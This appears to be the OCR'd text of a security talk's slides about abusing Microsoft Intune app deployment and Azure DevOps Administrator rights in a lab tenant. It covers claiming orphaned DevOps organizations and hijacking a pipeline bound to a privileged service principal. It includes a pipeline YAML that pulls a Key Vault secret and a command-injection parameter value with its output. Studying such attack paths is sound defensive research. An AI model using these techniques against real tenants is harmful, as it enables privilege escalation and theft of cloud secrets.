Syncing keeps security policies, network profiles, and managed applications up to date.

Last Attempted Sync:

The sync was successful
7/7/2025 1:30:18 PM



Application	Version	Resolved intent	Installation status
Win32App		Required install	Waiting for install status

CODE EXECUTION VIA INTUNE LOB APPS

Areas managed by TheDarkSide

TheDarkSide manages the following areas and settings. Settings marked as Dynamic might change depending on device location, time, and network configuration.

[More information about Dynamic Management](#)

Policies

- Security

Applications

- Microsoft Intune Management Extension: EnforcementCompleted

Connection info


Management Server Address:
https://r.manage.microsoft.com/devicegatewayproxy/cimhandler.ashx

Exchange ID:
E416E9FF5300AD6B89DF8F5D8552E339

Device sync status

Syncing keeps security policies, network profiles, and managed applications up to date.

Last Attempted Sync:
The sync was successful
7/7/2025 1:30:18 PM




MALDEV | Managed Apps

Search Select user CEO (\${ManagedAppUsersD...)

Overview Manage Properties Monitor Resource explorer Hardware Discovered apps

Refresh Columns

Application	Version	Resolved intent	Installation status
Win32App		Required install	Waiting for install status



MALDEV | Managed Apps

Home > MALDEV

Search Select user CEO (\${ManagedAppUsersD...)

Overview Manage Properties Monitor Resource explorer Hardware Discovered apps Device compliance Device configuration App configuration

Refresh Columns

Application	Version	Resolved intent	Installation status
Win32App		Required install	Installed

A large red arrow points from the 'Waiting for install status' row in the first screenshot to the 'Installed' row in the second screenshot, indicating the progression of the code execution process.

CODE EXECUTION VIA INTUNE LOB APPS

Name	Date modified	Type	Size
inetpub	7/7/2025 9:21 AM	File folder	
PerfLogs	4/1/2024 12:26 AM	File folder	
Program Files	4/10/2025 12:46 PM	File folder	
Program Files (x86)	7/7/2025 1:29 PM	File folder	
Temp	4/7/2025 7:06 PM	File folder	
Users	3/25/2025 7:59 PM	File folder	
Windows	7/7/2025 1:33 PM	File folder	
whoami	7/7/2025 2:29 PM	Text Document	1 KB

CODE EXECUTION VIA INTUNE LOB APPS

Name

Date modified

Type

Size

inetpub

7/7/2025 9:21 AM

File folder

PerfLogs

4/1/2024 12:26 AM

File folder

Program Files

4/10/2025 12:46 PM

File folder

Program Files (x86)

7/7/2025 1:29 PM

File folder

Temp

4/7/2025 7:06 PM

File folder

Users

3/25/2025 7:59 PM

File folder

Windows

7/7/2025 1:33 PM

File folder

whoami

7/7/2025 2:29 PM

Text Document

1 KB

whoami.txt

X

+

File Edit View

bt authority\system

Woot! Woot! Baby! ☺

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

- **BUT YOU NEED TO BE PRIVILEGED TO COMPROMISE SERVICE PRINCIPALS**
 - CLOUD APPLICATION ADMINISTRATOR IS NOT **ALWAYS** THE ONLY WAY
 - OWNER IS NOT **ALWAYS** THE ONLY WAY
 - EACH ORGANIZATION IS A **UNIQUE** ENVIRONMENT
 - **DEVOPS** IS BECOMING A PART OF A LOT ORGANIZATIONS
 - SO, WHAT CAN WE DO WITH AZURE DEVOPS?

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

- AZURE DEVOPS ADMINISTRATOR – NOT PRIVILEGES OR IS IT?!

Azure DevOps Services

Role	Description
Authentication Administrator	When the organization owner and all project collection administrators are inactive, the organization is considered orphaned . An orphaned organization doesn't have an administrator, so there's no way to transfer administrator rights to another user.
Authentication Extensibility Admin	But, organizations connected to Microsoft Entra ID can transfer ownership to an active user.
Authentication Policy Administrator	<p>Note</p> <p>If your organization isn't considered orphaned and you want to change the owner, see Change organization owner.</p>
Azure DevOps Administrator	

Prerequisites

Expand table

Category	Requirements
Permissions	Azure DevOps Administrator in Microsoft Entra ID. If using Privileged Identity Management, the Azure DevOps Administrator should be of type Active .

tor

Ops policies, applicable to all Azure DevOps organizations
age these policies by navigating to any Azure DevOps
Entra ID. Additionally, users in this role can claim ownership of
no other Azure DevOps-specific permissions (for example,
e DevOps organizations backed by the company's Microsoft

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

Azure DevOps RebelOps / Settings / Overview

As previously announced in our blog, we are transitioning to new IP addresses. If you have not done so already, please update your DevOps Services. For detailed information and the latest updates, visit our [status page](#).

Organization Settings
RebelOps

Search Settings

General

- Overview
- Projects
- Users
- Billing
- Global notifications
- Usage
- Extensions
- Microsoft Entra
- Security

Organization Usage Limit

Type	Usage
Projects	1/1000
Work Item Tags	0/150000

Organization owner

JediMaster@entraresearcher.onmicrosoft.com
JediMaster@entraresearcher.onmicrosoft.com

[Learn more about the organization owner](#)

[Change owner](#)

Home > TheDarkSide | Users > Users

Users | Deleted users

TheDarkSide

[Bulk restore](#) [Delete permanently](#) [Restore users](#) [Refresh](#)

Deleted users

All users Audit logs Sign-in logs Diagnose and solve problems

[Azure Active Directory is now Microsoft Entra ID.](#)

Users are permanently deleted automatically 30 days after they are deleted.

Search Add filter

5 users found

Display name ↑	User principal name ↑
JediMaster	003d00a74f4c42f...

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

Home > TheDarkSide | Roles and administrators > Roles and administrators | All roles >

Azure DevOps Administrator | Assignments ...

Privileged Identity Management | Microsoft Entra roles

x << + Add assignments ⚙️ Settings ⏪ Refresh ⏴ Export | Got feedback?

Manage

Assignments

Description

Role settings

Eligible assignments Active assignments Expired assignments

Search by member name or principal name

Name	Principal name	Type	Scope	
Azure DevOps Administrator	Anakin	Anakin@entraresearcher.onmicrosoft.com	User	Directory

Showing 1 - 1 of 1 results.

aex.dev.azure.com/me?mkt=en-US

Anakin Sign out

A

Anakin [Edit profile](#)
Anakin@entraresearcher.onmicrosoft.com

TheDarkSide

Greece
Anakin@entraresearcher.onmicrosoft.com


Visual Studio Dev Essentials
Get everything you need to build and deploy your app on any platform.
[Use your benefits](#)

Get started with Azure DevOps
Plan better, code together, ship faster with Azure DevOps

Create new organization

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

- WHERE DO WE FIND ORPHANED ORGS?
- AZ DEVOPS CLI – WELL NOT REALLY!




The screenshot shows a Microsoft Excel spreadsheet titled "Azure_DevOps_Organizations_In_19581c33-6c58-4431-8a64-93e27c656...". The table contains the following data:

	A	B	C	D
1	Organization Id	Organization Name	Url	Owner
2	84320ee4-475b-4f0d-9f03-965bc7258969	RebelOps	https://dev.azure.com/RebelOps/	JediMaster@entraresearcher.onmicrosoft.com
3	8aa77efd-22f3-4e29-b4a5-bd567724a8b1	TheDarkSideDarthVader	https://dev.azure.com/TheDarkSideDarthVader/	Anakin@entraresearcher.onmicrosoft.com

At the bottom of the Excel window, there are buttons for "Permissions", "Region West Europe", and "Microsoft Entra".

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL



ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

The screenshot shows the Azure DevOps interface with the URL `aex.dev.azure.com/me?mkt=en-US` at the top. The Microsoft navigation bar is visible. On the left, there's a user profile section for 'Anakin' with an email `Anakin@entraresearcher.onmicrosoft.com`. Below it are sections for 'TheDarkSide' and location information ('Greece'). The main content area displays the 'Azure DevOps Organizations' page. A red box highlights the 'dev.azure.com/RebelOps (Owner)' entry under 'Projects'. To the right, the 'JediPipeline' project page is shown, featuring a large green 'J' icon, the project name, and an 'About this project' section with the text 'May The Force be With You'.

aex.dev.azure.com/me?mkt=en-US

Microsoft

A

Anakin

Edit profile

Anakin@entraresearcher.onmicrosoft.com

TheDarkSide

Greece

Anakin@entraresearcher.onmicrosoft.com

Azure DevOps Organizations

dev.azure.com/RebelOps (Owner)

Projects

JediPipeline

New project

dev.azure.com/TheDarkSideDarthVa

Azure DevOps RebelOps / JediPipeline / Overview / Summary

JediPipeline

Overview

Summary

Dashboards

Wiki

Boards

Repos

Pipelines

J

JediPipeline

About this project

May The Force be With You

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

The screenshot shows the Azure DevOps interface for managing service connections. The left sidebar lists various project settings like Service hooks, Dashboards, Boards, Project configuration, Team configuration, GitHub connections, Pipelines, Agent pools, Parallel jobs, Settings, Test management, and Service connections. The 'Service connections' item is highlighted with a red box. The main content area shows a list of existing service connections, with one named 'DevOps Automations SC' highlighted by a red box. Below it, the 'Overview' tab is selected for the 'DevOps Automation' service connection. The 'Details' section shows the 'Service connection type' as 'Azure Resource Manager using service principal authentication'. A red box highlights the 'Manage service connection roles' and 'Manage App registration' links. On the right side, there's a sidebar with navigation links like Overview, Quickstart, Integration assistant, Diagnose and solve problems, Manage, Branding & properties, Authentication (Preview), Certificates & secrets, and Token configuration. The 'Essentials' section displays details such as Display name ('DevOps Automation'), Application (client) ID ('aa86f535-3db9-4ab3-b36f-47ef61ff322d'), Object ID ('a0b6314e-b680-4975-9506-787c75e6b8dd'), Directory (tenant) ID ('19581c33-6c58-4431-8a64-93e27c656523'), and Supported account types ('My organization only'). A red box highlights the 'Client credentials 0 certificate, 1 secret' link under the 'Authentication' section.

RebelOps / JediPipeline / Settings / Service connections

← DevOps Automations SC

ID: 2b9f21d2-a184-4aee-a8bb-9a6fe3a61818

Home > DevOps Automation

Overview Usage history Approvals and ...

Search

Manually created service connection add a federated credential to the A https://vstoken.dev.azure.com/< or more

Overview Quickstart Integration assistant Diagnose and solve problems Manage Branding & properties Authentication (Preview) Certificates & secrets Token configuration

Client credentials 0 certificate, 1 secret

Display name DevOps Automation

Application (client) ID aa86f535-3db9-4ab3-b36f-47ef61ff322d

Object ID a0b6314e-b680-4975-9506-787c75e6b8dd

Directory (tenant) ID 19581c33-6c58-4431-8a64-93e27c656523

Supported account types My organization only

Managed application in local directory DevOps Automation

State Activated

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

RebelOps / JediPipeline / Settings / Settings

Project Settings
JediPipeline

General

Overview

Teams

Permissions

Notifications

Service hooks

Dashboards

Boards

Project configuration

Team configuration

Github connections

Pipelines

Agent pools

Parallel jobs

Settings

Test management

Service connections

XAML build services

On

Limit variables that can be set at queue time

You can set any variables at queue time unless this option is enabled. With this option enabled, only those variables that are explicitly marked as "Settable at queue time" can be set. [Learn more](#)

On

Limit job authorization scope to current project for non-release pipelines

Non-Release Pipelines can run with collection scoped access tokens unless this option is enabled. With this option enabled, you can reduce the scope of access for all non-release pipelines to the current project.

On

Limit job authorization scope to current project for release pipelines

Release pipelines can run with collection scoped access tokens unless this option is enabled. With this option enabled, you can reduce the scope of access for all release pipelines to the current project.

Off

Publish metadata from pipelines (preview)

Allows pipelines to record metadata. *Evaluate artifact* check can be configured to define policies using the metadata recorded.

On

Protect access to repositories in YAML pipelines

Apply checks and approvals when accessing repositories from YAML pipelines. Also, generate a job access token that is scoped to repositories that are explicitly referenced in the YAML pipeline.

On

Disable creation of classic build pipelines

No classic build pipelines can be created / imported. Existing ones will continue to work.

On

Disable creation of classic release pipelines

No classic release pipelines, task groups, and deployment groups can be created / imported. Existing ones will continue to work.

Off

Enable shell tasks arguments validation

When this is enabled, argument parameters for built-in shell tasks are validated to check for inputs that can inject commands into scripts. [Learn more](#)

azure-pipelines.yml

Contents History Compare Blame

Committed 6ea7080: Updated azure-pipelines.yml

```
1 trigger: none # run on demand or on a schedule
2 parameters:
3 - name: filename
4   type: string
5   default: ""
6
7 pool:
8   name: default
9
10 steps:
11 # 1 Download secrets from Key Vault at run-time
12 - task: AzureKeyVault@2
13   displayName: "Download VeiledHolocron from HiddenHolocron KV"
14   inputs:
15     azureSubscription: 'DevOps Automations SC' #privileged SP
16     KeyVaultName: 'HiddenHolocron'
17     SecretsFilter: 'VeiledHolocron' # exactly that secret
18     RunAsPreJob: false # inject into SAME job
19     # after this step AzDO creates a variable $(VeiledHolocron)
20
21 # 2 Azure CLI task for backup
22 - task: AzureCLI@2
23   displayName: "Run encrypted Jedi-Archives backup (Azure CLI)"
24   inputs:
25     azureSubscription: 'DevOps Automations SC'
26     scriptType: bash
27     scriptLocation: inlineScript
28     addSpnToEnvironment: true # inlineScript:
29       chmod +x backup.sh
30       ./backup.sh "archives_{{ parameters.filename }}"
31
32 env:
33   VEILEDHOLOCRON: $(VeiledHolocron)
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

The screenshot illustrates a security vulnerability in Azure DevOps where an administrator can abuse the service principal to run arbitrary commands.

Run pipeline interface:

- Branch/tag:** main
- Parameters:** filename: `a"; ls -la; sudo -l; #` (highlighted with a red box)
- Advanced options:** Variables, Stages to run, Resources
- Buttons:** Cancel, Run (highlighted with a red box)

Execution Log (Jobs in run #20250804.23):

- Job:** Pool: Default, Agent: devops-agent-01, Started: Just now, Duration: 23s
- Job steps:** Initialize job (2s), Pre-job: Download Veil... (2s), Checkout JediPipeline... (3s), Download VeiledHolocr... (2s), Run encrypted Jedi-Ar... (10s), Post-job: Checkout Je... (<1s), Finalize Job (<1s), Report build status (<1s)
- Log details:** Parent pipeline used runtime parameters: filename : "a\"; ls -la; sudo -l; # (highlighted with a red box)


ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

The screenshot shows the Azure DevOps interface for a pipeline named "JediPipeline". The left sidebar highlights the "Pipelines" section. The main view displays the "Jobs in run #20250804.22" for the "JediPipeline". One job, "Run encrypted Jedi-Archives backup (Azure CLI)", is shown with its log. The log output includes:

```
73     "lastModified": "2025-08-04T16:06:47+00:00",
74     "request_id": "78f2211b-c01e-0019-6859-05ba45000000",
75     "request_server_encrypted": true,
76     "version": "2022-11-02",
77     "version_id": null
78   }
79   [+] Backup complete.
80   total 2076
81   drwxrwxr-x 3 azureuser azureuser 4096 Aug  4 16:06 .
82   drwxrwxr-x 6 azureuser azureuser 4096 Aug  4 16:06 ..
83   drwxrwxr-x 8 azureuser azureuser 4096 Aug  4 16:06 .git
84   -rw-rw-r-- 1 azureuser azureuser 18 Aug  4 12:58 README.md
85   -rw-rw-r-- 1 azureuser azureuser 1048576 Aug  4 16:06 archives_a.bak
86   -rw-rw-r-- 1 azureuser azureuser 1048608 Aug  4 16:06 archives_a.bak.enc
87   -rw-rw-r-- 1 azureuser azureuser 1030 Aug  4 16:03 azure-pipelines.yml
88   -rwxrwxr-x 1 azureuser azureuser 1328 Aug  4 16:06 backup.sh
89   Matching Defaults entries for azureuser on devops-agent-01:
90       env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap\:
91       use_pty
92
93   User azureuser may run the following commands on devops-agent-01:
94   (ALL : ALL) ALL
95   (ALL) NOPASSWD: ALL
96
97   /usr/bin/az account clear
98   Finishing: Run encrypted Jedi-Archives backup (Azure CLI)
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL


- BUT WHERE IS THE SERVICE PRINCIPAL?



The screenshot shows the Azure DevOps Pipelines interface. On the left, a sidebar lists 'Jobs' for a pipeline run. One job, 'Run encrypted Jedi-Ar...', is highlighted with a red box. The main pane displays the logs for this specific task. The log output is as follows:

```
1 Starting: Run encrypted Jedi-Ar...  
2 =====  
3 Task : Azure CLI  
4 Description : Run Azure CLI commands against an Azure subscription in a PowerShell Core/Shell script when running on Linux agent or f  
5 Version : 2.259.1  
6 Author : Microsoft Corporation  
7 Help : https://docs.microsoft.com/azure/devops/pipelines/tasks/deploy/azure-cli  
8 =====  
9 /usr/bin/az --version  
10 azure-cli 2.75.0  
11 core 2.75.0  
12 telemetry 1.1.0  
13  
14 Dependencies:  
15 msal 1.33.0b1  
16 azure-mgmt-resource 23.3.0  
17  
18 Python location '/opt/az/bin/python3'  
19 Config directory '/home/azureuser/.azure'  
20 Extensions directory '/home/azureuser/.azure/cliextensions'  
21  
22 Python (Linux) 3.12.10 (main, Jun 24 2025, 10:15:18) [GCC 13.3.0]  
23  
24 Legal docs and information: aka.ms/AzureCliLegal  
25  
26  
27  
28 Your CLI is up-to-date.  
29 Setting AZURE_CONFIG_DIR env variable to: /home/azureuser/agent/_work/_temp/.azclitask  
30 Setting active cloud to: AzureCloud  
31 /usr/bin/az cloud set -n AzureCloud  
